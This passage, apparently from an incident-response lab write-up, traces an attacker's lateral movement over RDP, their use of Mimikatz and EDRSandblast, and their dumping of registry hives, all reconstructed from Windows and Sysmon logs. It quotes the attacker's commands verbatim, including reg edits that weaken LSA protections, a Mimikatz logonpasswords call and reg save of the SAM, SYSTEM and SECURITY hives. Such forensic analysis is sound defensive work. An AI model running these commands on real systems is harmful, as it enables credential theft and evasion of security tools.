
Figure 30: Sysmon ID 3 events showing connections on port 3389 (RDP) from TTK-FS-01 to TTK-SQL-01.
The destination port (3389) above should give us a hint that the attacker is attempting to move laterally over Remote Desktop Protocol (RDP). Within 10 minutes of the first RDP connection at 2024/05/27 21:59:37, we find a 4624 logon type 10 (RDP) event for lindon.renae.

Figure 31: Windows Security 4624 event for techtonik\lindon.renae on TTK-SQL-01
- Security 4624 events tell us the type of logon - 10 refers to RDP
- The account name in use
- Note the source workstation name. The attacker is masquerading as
TTK-SQL-01.
We can also see unsuccessful 4776 events before successfully authenticating with lindon.renae. This is likely due to the incorrect username techtoniklindon.renae, perhaps the attacker did not escape the backslash \ between the domain and the username.


Figure 32: Several failed 4776 events for “techtoniklindon.renae”.
- The Status code returned
0xC0000064on observed 4776 events indicates: “The username you typed does not exist. Bad username.”
Why does the actor use the credential lindon.renae? A SID analysis:
In this lab, we see the attacker use ttkadmin only on TTK-SQL-01. Comparing the group membership SIDs of both users, it appears that ttkadmin has the highest privilege of domain admin, but lacks a key group membership which made our attacker use lindon.renae to access TTK-SQL-01.
| SID | Identifies users that are… | ttkadmin | lindon.renae |
|---|---|---|---|
%{S-1-5-21-1732287905-1419500290-3997047612-512} |
Domain Admins: supreme overlord. | ✅ | |
%{S-1-5-21-1732287905-1419500290-3997047612-519} |
Enterprise Admins: users authorized to make changes to the AD infrastructure e.g., adding servers | ✅ | |
%{S-1-5-21-1732287905-1419500290-3997047612-520} |
Group Policy Creator Owners: can make new GPO objects in AD | ✅ | |
%{S-1-5-32-544} |
Local administrators | ✅ | ✅ |
%{S-1-5-32-555} |
RDP permitted users | ✅ |
For more exciting stuff that will have you on the edge of your SID, you can check out this article on SIDs on Microsoft Learn.
We can see that lindon.renae was not the user of highest privilege but was used to pivot to TTK-SQL-01 likely because it was able to access other devices over RDP. They also had the SeEnableDelegationPrivilege which enabled them to act on behalf of other users.
Why Would The Attacker enable Restricted Admin Mode?
There was also considerable evidence of premeditation on the part of the attacker, if you recall at 25/5/2024 12:42:52, the registry was modified with the following command to permit the storage of weaker LM hashes in the SAM database:
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v NoLMHash /t REG_DWORD /d "0" /f
Minutes after at 2024/05/25 12:43:01, they also modified the DisableRestrictedAdmin key which enables Restricted Admin mode:
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f
This security setting prevents explicit credentials from being sent to the remote computer. Instead, a unique session is created on the remote computer with a temporary set of credentials. This is only valid in the context of the local computer, and ensures that the original credentials remain protected. Microsoft has a table comparing their Remote Desktop security options, where they state that Restricted Admin mode prevents Pass-the-Hash attacks 🤔🤔. Well, yes and no.

Figure 33: A Table Comparing Microsoft RDP Security Features
💭 Whose Side Are You On?
Initially, I was confused. Why would an attacker increase the security profile of the organisation they were attempting to compromise? My initial hypothesis was that the attackers activated this in order to protect any credentials used or modified by them from us, the defenders. After completing the lab and reviewing my findings, I did not see evidence of further user creation or credential modification. Rather the attacker continued to use valid accounts to perform their dirty work.
Restricted Admin mode prevents password authentication but makes the remote workstation default to using hashes instead, which ironically opens another PtH-type vector.
Reviewing the evidence, we see the following:
-
2024/05/25 12:43:01, Restricted Admin mode is enabled. -
2024/05/25 12:46:18, Mimikatz is run with the following command lines:SearchIndexer.exe privilege::debug sekurlsa::logonpasswords.\SearchIndexer.exe "privilege::debug"
-
2024/05/27 21:36:59, chisel is downloaded -
2024/05/27 21:50:40, chisel is used to pivot fromTTK-FS-01toTTK-SQL-01using RDP
Our attacker uses Restricted Admin Mode to facilitate lateral movement. They are able to use the hashes extracted by Mimikatz to authenticate on TTK-FS-01 in a logon type 3 (Network logon over NTLM or Kerberos). They then tunnelled the RDP connection using chisel from TTK-FS-01 to TTK-SQL-01. Blumira has an interesting write-up on this, and they too reference the JetBrains supply-chain compromise by Cosy Bear.
Signed Drivers and EDRSandblast
Let’s see what other post-exploitation activities the attacker has performed.
💭 We’re going to catch a big one.
When investigating incidents involving hands-on-keyboard activity, a good approach is to check for command line history and process execution.
After successfully pivoting over RDP to TTK-SQL-01, we notice the attacker switching accounts from lindon.renae to ttkadmin. One reason for this could be Defense Evasion. The attacker may be attempting to throw off a security/DFIR team. As we will find out later, ttkadmin actually has more privileges assigned to it but lindon.renae is a local admin and an RDP-enabled user which makes it possible for the attacker to pivot around the network using RDP.

Figure 34: ELK logs with a filter for PS 4104 showing the attacker’s activity on TTK-SQL-01 and a screenshot of the empty staging directory C:\Windows\Temp.
Referring to Figure 34,
Image 1:
- The attacker changes prompt from
lindon.renaetottkadmin - One of the first actions by
ttkadminis to check for the current Defender exclusions. We can expect subsequent payloads to be dropped or run from these directories.
Image 2:
- The attacker switches into a recently whitelisted staging directory
C:\Windows\Temp -
LockApp.exeis run with the arguments--internet --kernelmode dump, more on these below. -
cmd.exeis retrieved from the same remote location as seen previously inTTK-FS-01, which makes it possibly the same trojanized version ofcmd.exe
Image 3:
- The directory is left empty by the attacker to cover their tracks.
| Timestamp | Action | File Path |
|---|---|---|
2024/05/27 22:11:44 |
File created | C:\Windows\Temp\LockApp.exe |
2024/05/27 22:12:35 |
File created | C:\Windows\Temp\gdrv.sys |
2024/05/27 22:13:54 |
File created | C:\Windows\Temp\fltMgr.pdb |
2024/05/27 22:13:54 |
File created | C:\Windows\Temp\ntkrnlmp.pdb |
Figure 35: Sysmon ID 11 “File Creation” events which show the files created around that time period by ttkadmin.
After the creation of C:\Windows\Temp\LockApp.exe, gdrv.sys, fltMgr.pdb and ntkrnlmp.pdb were created. The time the two .pdb files were created is the exact time of the execution of LockApp.exe, which warrants a closer look.

Figure 36: Events around the execution of LockApp.exe at the timestamp 2025-05-27 22:13:54
The following occurs at the timestamp 2025-05-27 22:13:54:
Image 1:
- Sysmon Event ID 6 events show us that a driver,
gdrv.syswas loaded VirusTotal link togdrv.sys. - Note that
gdrv.sysis listed as one of the vulnerable drivers (BYOVD) thatEDRSandblastnatively supports.
Image 2:
- A service type “kernel mode driver” was installed in the system
Image 3:
-
LockApp.exeis run with the arguments `–internet –kernelmode dump - Immediately after,
Lockapp.execreatesC:\Windows\Temp\ntkrnlmp.pdbandC:\Windows\Temp\fltMgr.pdb
From this evidence we can conclude that:
-
LockApp.exeloaded a vulnerable driver natively supported by EDRSandblast -
LockApp.execreated two .pdb files after running with theinternetparameter
The .pdb files and a vulnerable driver are requirements for EDRSandblast to function. We won’t attempt to explain the tool better than the manual, but these strongly indicate that Lockapp.exe is EDRSandblast.
💭 EDRSandblast
Granted, the questions themselves are huge hints, but this is a cool learning opportunity to observe the artefacts captured by the execution of EDRSandblast.
EDRSandblasthas been historically used by APT29 to dump thelsass.exeprocess from memory and disable EDR solutions.
The command line indicates that the attacker has managed to dump the lsass process while evading the stock EDR tool on TTK-SQL-01. We can expect the hashes and kerberos tickets of logged on users and even sessions stored since the last restart and have not been closed to be present in this memory dump. Finally, after running LockApp.exe (EDRSandblast) the attacker covers their tracks by deleting the associated files.

Figure 37: Deletion of LockApp.exe and associated files.
Dumping Credentials
Our attacker has been busy dumping the lsass process and covering their tracks on TTK-SQL-01. However, within the registry are the SAM, SECURITY and SYSTEM hives. Key among the data they possess are local account hashes (SAM secrets), domain cached credentials (LSA secrets) and the cryptographic keys used to encrypt these two sets of secrets.
| Timestamp | Command Executed by scavo.divya
|
|---|---|
| 2024/05/27 22:45:09 | reg save HKLM\SAM sam.sa |
| 2024/05/27 22:45:21 | reg save HKLM\SYSTEM se.sa |
| 2024/05/27 22:45:35 | reg save HKLM\SECURITY sy.sa |
| 2024/05/27 22:47:54 | reg save HKLM\SECURITY sy.bak |

Figure 38: PowerShell 4104 events showing the credential scavo.divya using reg.exe to dump registry hives.
Our attacker makes another user switch, this time using the credential scavo.divya, before using reg.exe to dump the SYSTEM, SAM and SECURITY registry hives to C:\Windows\Temp\1

Figure 39: PowerShell 4104 events showing the exfiltration of the registry hives by the attacker.
The attacker then uses Powershell to compress the directory C:\Windows\temp\1\, in which the registry hives were saved to, to a file C:\Windows\temp\s.zip. In combination with the lsass process dump performed with EDRSandblast, our attacker likely has full access to the accounts on TTK-SQL-01 as well as TTK-FS-01.
We were not able to find the exfiltration of the registry hives from TTK-SQL-01, but it could have been uploaded through the trojanized cmd.exe.
The remaining questions nudge us towards the one server we haven’t investigated yet. Let us D-Cend into TTK-DC-01.



Figure 40: Sysmon ID 1 “Process Creation” Events showing activity from C:\Code\systoolkit\Word.exe
Below we see that cmd.exe runs two wmic commands to list processes on TTK-PC-01 and TTK-PC-02 with an interesting parent process Word.exe. After enumerating currently running processes, there is a long wait before the attacker runs a command to create a directory C:\Code on TTK-PC-01 and TTK-PC-02. Possibly another staging directory.
Investigating word.exe
While the attacker was using the user scavo.divya to dump the registry hives on TTK-SQL-01, around the same time, the user lindon.renae signs in to TTK-DC-01 at 2024/05/27 22:46:55 from 10.0.3.4. This attacker sure is busy!

Figure 41: Event logs showing the creation of C:\Code\systoolkit\Word.exe via PowerShell download at 22:50:56, followed by execution at 22:51:52.
As shown in Figure 41, the rapid execution post-download indicates minimal delay.
